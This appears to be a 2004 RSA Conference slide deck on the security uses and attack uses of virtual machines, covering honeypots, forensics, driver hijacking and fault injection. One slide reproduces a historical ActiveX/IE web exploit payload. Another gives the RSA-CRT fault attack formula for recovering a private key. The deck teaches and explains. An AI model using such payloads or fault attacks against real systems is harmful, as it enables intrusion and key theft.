


Designing and Attacking Virtual Machines

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Who am I?

- ▣ Cryptography Research
 - Fix \$1B problems
 - Financial systems
 - Entertainment: Pay TV, high-def optical disc
 - Infrastructure: platform security, networks
 - Specialties
 - Hardware attacks and countermeasures
 - Analyzing security products
- ▣ FreeBSD: ACPI, Storage
- ▣ Past companies: ISS, InfoGard Labs, Decru

RSA Conference 2004

The Tao of VMs

RSA Conference 2004 James, G.; "Tao of Programming". Pictures: computerhistory.org

What is a VM?

- ➊ Complete, self-contained environment for guest software
- ➋ Code is...
 - Partitioned
 - Isolated from hardware
- ➌ Categories
 - "Language" (JVM)
 - "Whole System" (VMware)
 - "OS" (UMLinux)
 - "Hardware" (IBM VM)
- ➍ Not a VM: Javascript

Guest	...
VMM	
Host	


Metric: Assurance

- Strength \neq Assurance
 - Strength: How strong is the system against known attacks?
 - Assurance: What are the odds of falling to an unknown attack?
- Good crypto gives strength (i.e., key length)
- Very few vendors design for assurance
 - Good validation is $\sim 10x$ the cost of development
 - Complexity is the enemy of assurance
- VM can add assurance



Metric: Cross-Section

- Cross-section
 - Size of an interface between components
 - Small cross-section (API bottleneck) increases assurance
- VMs can reduce cross-section of host that is exposed



VM Overview: Language VMs

- **JVM**
 - Java compiles into bytecode
 - API: J2EE, JAAS, Swing, AWT
- **.NET Intermediate Language**
 - VB, C++, C# compile to IL
 - API: .NET framework (COM)
- **Characteristics**
 - Large API cross-section
 - JIT compilation


```

0000: 04          iconst 1
0001: 3c         istore 1
0002: 03        iconst 0
0003: 30         istore 2
0004: 03        iconst 0
0005: 3e         istore 3
0006: 2a         istore 4
0007: 3a 04     astore 4
0008: 84 03 01  line 3,1
0009: 19 04     aload 4
000e: 03        iconst 0
000f: 04        iconst 1
0010: 4f        astore 4
0011: 19 04     aload 4
0013: 04        iconst 1
0014: 05        iconst 2
0015: 4f        astore 4
0016: 05        iconst 2
0017: 3c         istore 1
0018: 06        iconst 3
0019: 36 05     istore 3
001a: a7 004a   goto 0x0065
001b: 04        iconst 1
001f: 30         istore 2
0020: 04        iconst 1
0021: 36 06     istore 6
0023: a7 0025   goto 0x0048
0026: 19 04     aload 4
0028: 1c         load 2
0029: 2e         aload 4
002a: 9e 001b   ifle 0x0045
002d: 19 04     aload 4
002f: 1c         load 2
0030: 2e         aload 4
0031: 15 05     aload 5
0033: 05        iconst 2
0034: 6c        idiv
0035: a3 0010   if_icmplt 0x0045
0038: 15 05     load 5
003a: 19 04     aload 4
003c: 1c         load 2
003d: 2e         aload 4
003e: 70        irm
003f: 2a 0006   ifne 0x0045
0042: 03        iconst 0
0043: 36 06     istore 6
0045: 84 02 01  line 2,1
0048: 1c         load 2
0049: 1b         load 1
004a: a2 0008   if_icmplt 0x0052
004d: 15 06     load 6
004f: 9a ffd7   ifne 0x0026
0052: 15 06     load 6
0054: 89 0008   ifeq 0x0062
0057: 84 01 01 line 1,1
005a: 19 04     aload 4
005c: 1b         load 1
005d: 04        iconst 1
005e: 64        irsh
005f: 15 05     load 5
0061: 4f        astore
            
```


VM Overview: Whole System VMs

- **VMware**
 - Emulates priv. instructions, BIOS, virtual devices
- **Xen**
 - OS modified to run in ring 1
- **Characteristics**
 - Medium cross-section
 - Applications run unmodified
 - Requires x86 hardware


VM Overview: OS VMs



- UMLinux/User-Mode Linux
 - Linux running on Linux kernel
 - Single vs. multiple host processes
- FreeBSD Jail
 - Partitioning of network and filesystems
 - Single kernel
- Characteristics (UMLinux)
 - Very small cross-section
 - System calls are slow



VM Overview: Hardware VMs



- IBM S/390 VM
 - LPAR hosts OS and apps
- VT: Vanderpool Technology
 - Multiple PC partitions on one CPU
 - Hardware-assisted virtualization support
 - Public details are few
- Characteristics
 - Large/Medium cross-section
 - Very fast

App	App		
OS		...	
VMM			
Host			

VM Overview: Comparison

	Level	Application Mods	Performance	X-Section
JVM	Inst. Set	New language	Low	Large
.NET IL	Inst. Set	Recompile	Low	Large
Xen	PC	OS only	High	Medium
VMware	PC	None	Medium	Medium
VT	CPU	OS only	Very High	Medium
UMLinux	OS	Recompile	Medium	Small

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What is a VM good for?

- Security Architect
 - Defense
 - Forensics
 - Debugging
- Attacker
 - Subverting software protection
 - Fault injection
 - Reverse-engineering



VMs for Security: Overview



- Partitions untrusted code
- Can reduce cross-section
- Cross-platform means less code to validate
- Challenges
 - “Am I in the Matrix?”
 - “What bugs remain in this API?”
 - “How do I renew security after a compromise?”
 - “How can I trust the vendor?”
- Goal is assurance

VMs for Security: Fallacy of Signed Code



- Common pitfall: “We’ll just sign the code.”
- Authenticates source of binary, no more
- Useless without reduced privilege
 - Guninski and ActiveX

ActiveX Exploit

```
<object
classid={clsid:EAB22AC3-30C1-11CF-A7EB-0000C05BA808}
name="FunObject"
width=1001
height=1001>
<PARAM NAME="ExtensID" VALUE="5232">
<PARAM NAME="ExtensID1" VALUE="7937">
<PARAM NAME="ViewMode" VALUE="1">
<PARAM NAME="Offline" VALUE="1">
<PARAM NAME="Silent" VALUE="1">
<PARAM NAME="RegisterAsBrowser" VALUE="1">
<PARAM NAME="RegisterAsDropTarget" VALUE="1">
<PARAM NAME="Height" VALUE="500">
<PARAM NAME="Width" VALUE="500">
<PARAM NAME="AutoArrange" VALUE="1">
<PARAM NAME="NoClientEdge" VALUE="1">
<PARAM NAME="AlignLeft" VALUE="1">
<PARAM NAME="Transparent" VALUE="1">
<PARAM NAME="ViewID"
VALUE="{0057D080-3573-11CF-AE69-08002B2E1262}">
<PARAM NAME="Location"
VALUE="javascript:document.writeln(
<object classid={clsid:EAB22AC3-30C1-11CF-A7EB-
0000C05BA808}#34;
name={#34}.funObjec214834.><PARAM NAME={#34}.location#34
VALUE={#34}.file:///.:14500978A-8D25-11D0-98AB-
0800361B1103)/../Local120Settings/Temporary20Internet120Files/
Content:IE5\index.dat14834.></object><script>eval(4834eval
t(FunObject2.document.body.innerHTML)4834.500)</script>)>
</object>
```


VMs for Security Honey Pots

- Goal: observe attackers in the wild
- Use a VM to provide a realistic system image
 - Honeyd (Provos)
 - Multiple IP stacks from nmap fingerprints
 - Connect to attacker to a VM
- Contains damage done
- Allows reliable logging
- Create “interesting” system behavior



VMs for Security Integrity/Forensics

- Defender runs system in VM
- After attack, rolls back and replays state
- Identifies extent of damage and repairs
- ReVirt (Dunlap et al)
 - Records interrupts and I/O to recreate state
 - Based on UMLinux
- Potentially requires a lot of storage
- Requires small cross-section!



VMs for Security Trusted Computing Initiative




- CPU/Chipset
 - Intel, AMD
- VMM, user interface
 - Microsoft NGSCB
- TPM, BIOS, peripherals, etc.
 - TPM is like a smart card attached to the motherboard
- Attempts to answer: “How can I trust my environment?”
 - Partitioning
 - Attestation

VMs for Attack Overview



- Provides full environment to tamper with guest software
 - Access to state
 - Single step
 - Modified environment
- What you can do with it
 - Hijack device drivers
 - Avoid anti-debugger techniques
 - Fault induction
 - Rollback/replay

Using a VM to Violate Assumptions



- Platform is **closed**
 - “No one can observe my variables”



```
if (strcmp(passwd, "sEkRiTpw") == 0)
```
 - “The bugs I worry about are in my program”


```
(void) printf(warningMsg);
```


- Platform is **reliable**
 - “It’s faster to use the cached value.”


```
if (savedUid == 0)
```
 - “Verify the computed result?!?”



```
return (RsaComputeSig(buffer, len, d, n));
```



VMs for Attack Hijacked Sound Card



- Media player decodes protected music
- VM provides emulated sound card
- CD-quality samples written to disk
- Signed drivers no defense
- Problem: “Am I in the Matrix?”



VMs for Attack Fault Injection

- Reverse engineering takes a lot of time
- Fault injection is often faster
 - Not as difficult as it sounds
 - You don't have to understand it to break it
- Single faulty RSA signature reveals private key (Boneh et al)
- Problem: not verifying the computed result




VMs for Attack Fault Injection Attack

- VM modified to randomly fail a multiply instruction
 - App calculates signature halves: S'_p, S_q
 - Recombines with CRT and returns S'

$$S' = S_q + ((S'_p - S_q) * (q^{-1} \bmod p) \bmod p) * q$$
 - Attacker calculates the private key

$$q = \text{GCD}((m - S'^e) \bmod n, n)$$



Backdoors: what's next?



- Backdoors becoming lower and lower level
- Hardware very full-featured
 - Flash updates
 - DMA
- VM is the only solution
 - No raw access to hardware
 - Quick restoration to known-good state
- “Reformat/reinstall” is **obsolete**

Conclusions

- Virtual machines are a powerful tool for...
 - Security Architects
 - Attackers
- VMs are becoming an indispensable element of security designs
- Cross-section must be small to increase assurance
- How will you use a VM?

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